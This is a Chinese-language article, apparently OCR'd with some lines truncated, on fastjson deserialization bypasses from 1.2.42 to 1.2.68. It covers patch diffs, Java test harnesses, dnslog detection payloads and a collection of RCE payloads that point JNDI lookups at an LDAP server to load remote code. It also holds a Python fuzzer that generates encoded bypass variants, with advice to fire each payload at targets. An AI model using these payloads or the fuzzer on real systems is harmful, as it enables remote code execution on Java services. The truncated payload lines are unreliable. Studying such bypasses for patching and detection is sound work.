
用上面的JdbcRowSetImpl利用链：

```
{
  "rand1": {
    "@type": "LLcom.sun.rowset.JdbcRowSetImpl;;",
    "dataSourceName": "ldap://localhost:1389/Object",
    "autoCommit": true
  }
}
```

测试（jdk8u102，fastjson 1.2.42）：

```
package com.longofo.test;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;

public class Test5 {
    public static void main(String[] args) {
        String payload = "{\"rand1\":{\"@type\":\"LLcom.sun.rowset.JdbcRowSetImpl;;\",\"c
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        //JSON.parse(payload); 成功
        //JSON.parseObject(payload); 成功
        //JSON.parseObject(payload,Object.class); 成功
        //JSON.parseObject(payload, User.class); 成功
    }
}
```

结果:




ver=1.2.43

1.2.43对于1.2.42的绕过修复方式：

```
882  887     public Class<?> checkAutoType(String typeName, Class<?> expectClass, int features) {
883  888         if (typeName == null) {
884  889             return null;
885  890         }
886  891
887  892         if (typeName.length() >= 128 || typeName.length() < 3) {
888  893             throw new JSONException("autoType is not support. " + typeName);
889  894         }
890  895
891  896         String className = typeName.replace('$', '.');
892  897         Class<?> clazz = null;
893  898
894  899         final long BASIC = 0xcbf29ce484222325L;
895  900         final long PRIME = 0x100000001b3L;
896  901
897  902         if ((((BASIC
898  903                 ^ className.charAt(0))
899  904                 * PRIME)
900  905                 ^ className.charAt(className.length() - 1))
901  906                 * PRIME == 0x9198507b5af98f0L)
902  907         {
     908 +           if ((((BASIC
     909 +                   ^ className.charAt(0))
     910 +                   * PRIME)
     911 +                   ^ className.charAt(1))
     912 +                   * PRIME == 0x9195c07b5af5345L)
     913 +           {
     914 +               throw new JSONException("autoType is not support. " + typeName);
     915 +           }
     916 +           // 9195c07b5af5345
903  917             className = className.substring(1, className.length() - 1);
904  918         }
905  919
     @@ -1011,4 +1025,9 @@ public void addAccept(String name) {
```

在第一个if条件之下（L开头，；结尾），又加了一个以LL开头的条件，如果第一个条件满足并且以LL开头，直接抛异常。所以这种修复方式没法在绕过了。但是上面的loadclass除了L和；做了特殊处理外，[也被特殊处理了，又再次绕过了checkAutoType：




用上面的JdbcRowSetImpl利用链：

```
{"rand1":{"@type":"[com.sun.rowset.JdbcRowSetImpl"[{"dataSourceName":"ldap://127.0.0.1:1
```

测试（jdk8u102，fastjson 1.2.43）：

```
package com.longofo.test;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;

public class Test6 {
    public static void main(String[] args) {
        String payload = "{\"rand1\":{\"@type\":\"[com.sun.rowset.JdbcRowSetImpl\"[{\"dat
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
//        JSON.parse(payload); 成功
        //JSON.parseObject(payload); 成功
        //JSON.parseObject(payload,Object.class); 成功
        JSON.parseObject(payload, User.class);
    }
}
```

结果:



ver=1.2.44

1.2.44版本修复了1.2.43绕过，处理了 [：

```diff
24 src/main/java/com/alibaba/fastjson/parser/ParserConfig.java
@@ -899,22 +899,13 @@ public void addAccept(String name) {
899 899         final long BASIC = 0xcbf29ce484222325L;
900 900         final long PRIME = 0x100000001b3L;
901 901
902     -       if ((((BASIC
903     -               ^ className.charAt(0))
904     -               * PRIME)
905     -               ^ className.charAt(className.length() - 1))
906     -               * PRIME == 0x9198507b5af98f0L)
907     -       {
908     -           if ((((BASIC
909     -                   ^ className.charAt(0))
910     -                   * PRIME)
911     -                   ^ className.charAt(1))
912     -                   * PRIME == 0x9195c07b5af5345L)
913     -           {
914     -               throw new JSONException("autoType is not support. " + typeName);
915     -           }
916     -           // 9195c07b5af5345
917     -           className = className.substring(1, className.length() - 1);
    902 +       final long h1 = (BASIC ^ className.charAt(0)) * PRIME;
    903 +       if (h1 == 0xaf64164c86024f1aL) { // [
    904 +           throw new JSONException("autoType is not support. " + typeName);
    905 +       }
    906 +
    907 +       if ((h1 ^ className.charAt(className.length() - 1)) * PRIME == 0x9198507b5af98f0L) {
    908 +           throw new JSONException("autoType is not support. " + typeName);
918 909         }
919 910
```

删除了之前的 L 开头、 ; 结尾、 LL 开头的判断，改成了 [开头就抛异常， ; 结尾也抛异常，所以这样写之前的几次绕过都修复了。

`ver>=1.2.45&ver<1.2.46`

这两个版本期间就是增加黑名单，没有发生checkAutotype绕过。黑名单中有几个payload在后面的RCE Payload给出，这里就不写了

ver=1.2.47

这个版本发生了不开启autotype情况下能利用成功的绕过。解析一下这次的绕过：

1. 利用到了 `java.lang.class` ，这个类不在黑名单，所以checkAutotype可以过
2. 这个 `java.lang.class` 类对应的deserializer为MiscCodec，deserialize时会取json串中的val值并load这个val对应的class，如果fastjson cache为true，就会缓存这个val对应的class到全局map中
3. 如果再次加载val名称的class，并且autotype没开启（因为开启了会先检测黑白名单，所以这个漏洞开启了反而不成功），下一步就是会尝试从全局map中获取这个class，如果获取到了，直接返回

这个漏洞分析已经很多了，具体详情可以参考下这篇(http://www.lmxspace.com/2019/06/29/FastJson-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E5%AD%A6%E4%B9%A0/#v1-2-47)


payload：

```
{
    "rand1": {
        "@type": "java.lang.Class",
        "val": "com.sun.rowset.JdbcRowSetImpl"
    },
    "rand2": {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "ldap://localhost:1389/Object",
        "autoCommit": true
    }
}
```

测试（jdk8u102，fastjson 1.2.47）：

```
package com.longofo.test;

import com.alibaba.fastjson.JSON;

public class Test7 {
    public static void main(String[] args) {
        String payload = "{\n" +
                "    \"rand1\": {\n" +
                "        \"@type\": \"java.lang.Class\", \n" +
                "        \"val\": \"com.sun.rowset.JdbcRowSetImpl\"\n" +
                "    }, \n" +
                "    \"rand2\": {\n" +
                "        \"@type\": \"com.sun.rowset.JdbcRowSetImpl\", \n" +
                "        \"dataSourceName\": \"ldap://localhost:1389/Object\", \n" +
                "        \"autoCommit\": true\n" +
                "    }\n" +
                "}";
        //JSON.parse(payload); 成功
        //JSON.parseObject(payload); 成功
        //JSON.parseObject(payload,Object.class); 成功
        JSON.parseObject(payload, User.class);
    }
}
```

结果:



ver>=1.2.48&ver<=1.2.68

在1.2.48修复了1.2.47的绕过，在MiscCodec，处理Class类的地方，设置了cache为false：

```
2 src/main/java/com/alibaba/fastjson/serializer/MiscCodec.java
@@ -332,7 +332,7 @@ protected void writeIterator(JSONSerializer serializer, SerializeWriter out, Ite
332 332             }
333 333
334 334             if (clazz == Class.class) {
335     -               return (T) TypeUtils.loadClass(strVal, parser.getConfig().getDefaultClassLoader());
    335 +               return (T) TypeUtils.loadClass(strVal, parser.getConfig().getDefaultClassLoader(), false);
336 336             }
337 337
338 338             if (clazz == Charset.class) {
```

在1.2.48到最新版本1.2.68之间，都是增加黑名单类。

ver=1.2.68

1.2.68是目前最新版，在1.2.68引入了safemode，打开safemode时，@type这个specialkey完全无用，无论白名单和黑名单，都不支持autoType了。

在这个版本中，除了增加黑名单，还减掉一个黑名单：

```
195  204            denyHashCodes = new long[]{
     @@ -219,6 +228,8 @@ public static ParserConfig getGlobalInstance() {
219  228                    0xC8D49E5601E661A9L,
220  229                    0xC963695082FD728EL,
221  230                    0xD1EFCDF4B3316D34L,
     231 +                  0xD54B91CC77B239EDL,
     232 +                  0xD8CA3D595E982BACL,
222  233                    0xDE23A0809A8B9BD6L,
223  234                    0xDEFC208F237D4104L,
224  235                    0xDF2DDFF310CDB375L,
     @@ -249,6 +260,7 @@ public static ParserConfig getGlobalInstance() {
249  260                    0x154B6CB22D294CFAL,
250  261                    0x17924CCA5227622AL,
251  262                    0x193B2697EAAED41AL,
     263 +                  0x1CD6F11C6A358BB7L,
252  264                    0x1E0A8C3358FF3DAEL,
253  265                    0x24D2F6048FEF4E49L,
254  266                    0x24EC99D5E7DC5571L,
     @@ -278,6 +290,7 @@ public static ParserConfig getGlobalInstance() {
278  290                    0x4EF08C90FF16C675L,
279  291                    0x4FD10DDC6D13821FL,
280  292                    0x527DB6B46CE3BCBCL,
     293 +                  0x535E552D6F9700C1L,
281  294                    0x5728504A6D454FFCL,
282  295                    0x599B5C1213A099ACL,
283  296                    0x5A5BD85C072E5EFEL,
     @@ -295,7 +308,9 @@ public static ParserConfig getGlobalInstance() {
295  308                    0x74B50BB9260E31FFL,
296  309                    0x75CC60F5871D0FD3L,
297  310                    0x767A586A5107FEEFL,
298      -                  0x7AA7EE3627A19CF3L
     311 +                  0x7AA7EE3627A19CF3L,
     312 +                  0x7ED9311D28BF1A65L,
     313 +                  0x7ED9481D28BF417AL
299  314            };
```

这个减掉的黑名单，不知道有师傅跑出来没，是个包名还是类名，然后能不能用于恶意利用，反正有点奇怪。

探测Fastjson

比较常用的探测Fastjson是用dnslog方式，探测到了再用RCE Payload去一个一个打。同事说让搞个能回显的放扫描器扫描，不过目标容器/框架不一样，回显方式也会不一样，这有点为难了...，还是用dnslog吧。

dnslog探测

目前fastjson探测比较通用的就是dnslog方式去探测，其中Inet4Address、Inet6Address直到1.2.67都可用。下面给出一些看到的payload（结合了上面的rand:{}这种方式，比较通用些）：

```
{"rand1":{"@type":"java.net.InetAddress","val":"http://dnslog"}}

{"rand2":{"@type":"java.net.Inet4Address","val":"http://dnslog"}}

{"rand3":{"@type":"java.net.Inet6Address","val":"http://dnslog"}}

{"rand4":{"@type":"java.net.InetSocketAddress"{"address":,"val":"http://dnslog"}}}

{"rand5":{"@type":"java.net.URL","val":"http://dnslog"}}


一些畸形payload，不过依然可以触发dnslog：
{"rand6":{"@type":"com.alibaba.fastjson.JSONObject", {"@type": "java.net.URL", "val":"htt

{"rand7":Set[{"@type":"java.net.URL","val":"http://dnslog"}]}

{"rand8":Set[{"@type":"java.net.URL","val":"http://dnslog"}

{"rand9":{"@type":"java.net.URL","val":"http://dnslog"}:0
```

一些RCE Payload

之前没有收集关于fastjson的payload，没有去跑jar包....，下面列出了网络上流传的payload以及从marshalsec中扣了一些并改造成适用于fastjson的payload，每个payload适用的jdk版本、fastjson版本就不一一测试写了，这一通测下来都不知道要花多少时间，实际利用基本无法知道版本、autotype开了没、用户咋配置的、用户自己设置又加了黑名单/白名单没，所以将构造的Payload一一过去打就行了，基础payload：

```
payload1:
{
  "rand1": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://localhost:1389/Object",
    "autoCommit": true
  }
}


payload2:
{
  "rand1": {
    "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
    "_bytecodes": [
      "yv66vgAAADQAJgoAAwAPBwAhBwASAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZC
    ],
    "_name": "aaa",
    "_tfactory": {},
    "_outputProperties": {}
  }
}


payload3:
{
  "rand1": {
    "@type": "org.apache.ibatis.datasource.jndi.JndiDataSourceFactory",
    "properties": {
      "data_source": "ldap://localhost:1389/Object"
    }
  }
}
```

payload4:

```
{
  "rand1": {
    "@type": "org.springframework.beans.factory.config.PropertyPathFactoryBean",
    "targetBeanName": "ldap://localhost:1389/Object",
    "propertyPath": "foo",
    "beanFactory": {
      "@type": "org.springframework.jndi.support.SimpleJndiBeanFactory",
      "shareableResources": [
        "ldap://localhost:1389/Object"
      ]
    }
  }
}
```

payload5:

```
{
  "rand1": Set[
  {
    "@type": "org.springframework.aop.support.DefaultBeanFactoryPointcutAdvisor",
    "beanFactory": {
      "@type": "org.springframework.jndi.support.SimpleJndiBeanFactory",
      "shareableResources": [
        "ldap://localhost:1389/obj"
      ]
    },
    "adviceBeanName": "ldap://localhost:1389/obj"
  },
  {
    "@type": "org.springframework.aop.support.DefaultBeanFactoryPointcutAdvisor"
  }
]}
```

```
payload6:
{
  "rand1": {
    "@type": "com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",
    "userOverridesAsString": "HexAsciiSerializedMap:aced00057372003d636f6d2e6d6368616e676
  }
}

payload7:
{
  "rand1": {
    "@type": "com.mchange.v2.c3p0.JndiRefForwardingDataSource",
    "jndiName": "ldap://localhost:1389/Object",
    "loginTimeout": 0
  }
}


...还有很多
```

下面是个小脚本，可以将基础payload转出各种绕过的变形态，还增加了 `\u`、 `\x` 编码形式：

```python
#!usr/bin/env python
# -*- coding:utf-8 -*-
"""
@author: longofo
@file: fastjson_fuzz.py
@time: 2020/05/07
"""
import json
from json import JSONDecodeError


class FastJsonPayload:
    def __init__(self, base_payload):
        try:
            json.loads(base_payload)
        except JSONDecodeError as ex:
            raise ex
        self.base_payload = base_payload

    def gen_common(self, payload, func):
        tmp_payload = json.loads(payload)
        dct_objs = [tmp_payload]

        while len(dct_objs) > 0:
            tmp_objs = []
            for dct_obj in dct_objs:
                for key in dct_obj:
                    if key == "@type":
                        dct_obj[key] = func(dct_obj[key])

                    if type(dct_obj[key]) == dict:
                        tmp_objs.append(dct_obj[key])
            dct_objs = tmp_objs
```

```
        return json.dumps(tmp_payload)

    # 对@type的value增加L开头，;结尾的payload
    def gen_payload1(self, payload: str):
        return self.gen_common(payload, lambda v: "L" + v + ";")

    # 对@type的value增加LL开头，;;结尾的payload
    def gen_payload2(self, payload: str):
        return self.gen_common(payload, lambda v: "LL" + v + ";;")

    # 对@type的value进行\u
    def gen_payload3(self, payload: str):
        return self.gen_common(payload,
                               lambda v: ''.join('\\u{:04x}'.format(c) for c in v.encode(

    # 对@type的value进行\x
    def gen_payload4(self, payload: str):
        return self.gen_common(payload,
                               lambda v: ''.join('\\x{:02x}'.format(c) for c in v.encode(

    # 生成cache绕过payload
    def gen_payload5(self, payload: str):
        cache_payload = {
            "rand1": {
                "@type": "java.lang.Class",
                "val": "com.sun.rowset.JdbcRowSetImpl"
            }
        }
        cache_payload["rand2"] = json.loads(payload)
        return json.dumps(cache_payload)

    def gen(self):
        payloads = []
```

```
        payload1 = self.gen_payload1(self.base_payload)
        yield payload1

        payload2 = self.gen_payload2(self.base_payload)
        yield payload2

        payload3 = self.gen_payload3(self.base_payload)
        yield payload3

        payload4 = self.gen_payload4(self.base_payload)
        yield payload4

        payload5 = self.gen_payload5(self.base_payload)
        yield payload5

        payloads.append(payload1)
        payloads.append(payload2)
        payloads.append(payload5)

        for payload in payloads:
            yield self.gen_payload3(payload)
            yield self.gen_payload4(payload)


if __name__ == '__main__':
    fjp = FastJsonPayload('''{
  "rand1": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://localhost:1389/Object",
    "autoCommit": true
  }
}''')

    for payload in fjp.gen():
```

```
        print(payload)
        print()
```

例如JdbcRowSetImpl结果:

```
{"rand1": {"@type": "Lcom.sun.rowset.JdbcRowSetImpl;", "dataSourceName": "ldap://localhos

{"rand1": {"@type": "LLcom.sun.rowset.JdbcRowSetImpl;;", "dataSourceName": "ldap://localh

{"rand1": {"@type": "\u0063\u006f\u006d\u002e\u0073\u0075\u006e\u002e\u0072\u006f\u0077\u

{"rand1": {"@type": "\x63\x6f\x6d\x2e\x73\x75\x6e\x2e\x72\x6f\x77\x73\x65\x74\x2e\x4a\x64

{"rand1": {"@type": "java.lang.Class", "val": "com.sun.rowset.JdbcRowSetImpl"}, "rand2":

{"rand1": {"@type": "\u004c\u0063\u006f\u006d\u002e\u0073\u0075\u006e\u002e\u0072\u006f\u

{"rand1": {"@type": "\x4c\x63\x6f\x6d\x2e\x73\x75\x6e\x2e\x72\x6f\x77\x73\x65\x74\x2e\x4a

{"rand1": {"@type": "\u004c\u004c\u0063\u006f\u006d\u002e\u0073\u0075\u006e\u002e\u0072\u

{"rand1": {"@type": "\x4c\x4c\x63\x6f\x6d\x2e\x73\x75\x6e\x2e\x72\x6f\x77\x73\x65\x74\x2e

{"rand1": {"@type": "\u006a\u0061\u0076\u0061\u002e\u006c\u0061\u006e\u0067\u002e\u0043\u

{"rand1": {"@type": "\x6a\x61\x76\x61\x2e\x6c\x61\x6e\x67\x2e\x43\x6c\x61\x73\x73", "val"
```

有些师傅也通过扫描maven仓库包来寻找符合jackson、fastjson的恶意利用类，似乎大多数都是在寻找jndi类型的漏洞。对于跑黑名单，可以看下这个项目 (https://github.com/LeadroyaL/fastjson-blacklist)，跑到1.2.62版本了，跑出来了大多数黑名单，不过很多都是包，具体哪个类还得去包中一一寻找。

参考链接

1. https://paper.seebug.org/994/#0x03 (https://paper.seebug.org/994/#0x03)
